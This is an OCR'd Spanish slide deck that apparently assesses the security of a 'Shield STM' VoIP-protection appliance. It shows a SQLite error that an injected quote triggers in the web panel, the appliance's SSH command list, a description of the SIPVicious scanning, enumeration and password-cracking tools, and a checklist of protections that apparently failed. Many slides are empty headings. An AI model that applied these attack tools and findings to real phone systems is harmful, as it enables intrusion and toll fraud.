


Warning: SQLite3::query() [sqlite3.query]: Unable to prepare statement: 1, unrecognized token: """ in **/home/stm/www/htdocs/shield/Control/web_users.php** on line **19**

Fatal error: Call to a member function fetchArray() on a non-object in **/home/stm/www/htdocs/shield/Control/web_users.php** on line **20**

Funcionalidad (Panel web)

Ya de entrada, no inspira mucha confianza



Funcionalidad (Acceso SSH)


```
Shield STM Appliance Appliance
shield>help

 show date
 show version
 show cpu
 show mem
 show proc
 show ip
 show webui config
 show signatures version
 set date <MMDDhhmmyyyy> [<TZ>]
 set webui port <port>
 set webui passwd <passwd>
 set console passwd
 set ip <ip> <mask> <gateway>
 enable [dpi|ssh|ntp]
 disable [dpi|ssh|ntp]
 clear logs
 update firmware
 update signatures
 factoryreset
 restart-services
 reset
 shutdown
 run diagnostics
 list timezones
 ping
 download firmware <url>
 install firmware
 exit

shield>
```

- Programa de comandos
- Exit


Funcionalidad (SIPVicious)

- **svmap.py**: localizar dispositivos y fingerprinting
- **svwar.py**: enumerar extensiones
- **svcrack.py**: crackear contraseñas por fuerza bruta
- **svcrash.py**: bloquear ataques de SIPVicious
- **svreport.py**: elaborar informes


Funcionalidad (SIPVicious)




Funcionalidad (SIPVicious)



Funcionalidad (SIPVicious)



Funcionalidad (INVITE attack)



Características

- Análisis de paquetes SIP basándose en reglas de Snort.
- Anomalías en el protocolo SIP.
- Ataques de ~~fingerprinting~~, ~~enumeración de usuarios~~ y crackeo de contraseñas.
- Protección ante diferentes tipos de ataques:
  - Dos/DDos. ???
  - ~~CSS.~~
  - Buffer overflow.
  - Vulnerabilidades conocidas.
- ~~Detección de fraude~~.
- ~~SPIT o spam telefónico y war dialing.~~
- Posee listas negras dinámicas, listas blancas y reglas de firewall.
- Geolocalización.


Analizando la seguridad

Análisis: SSH

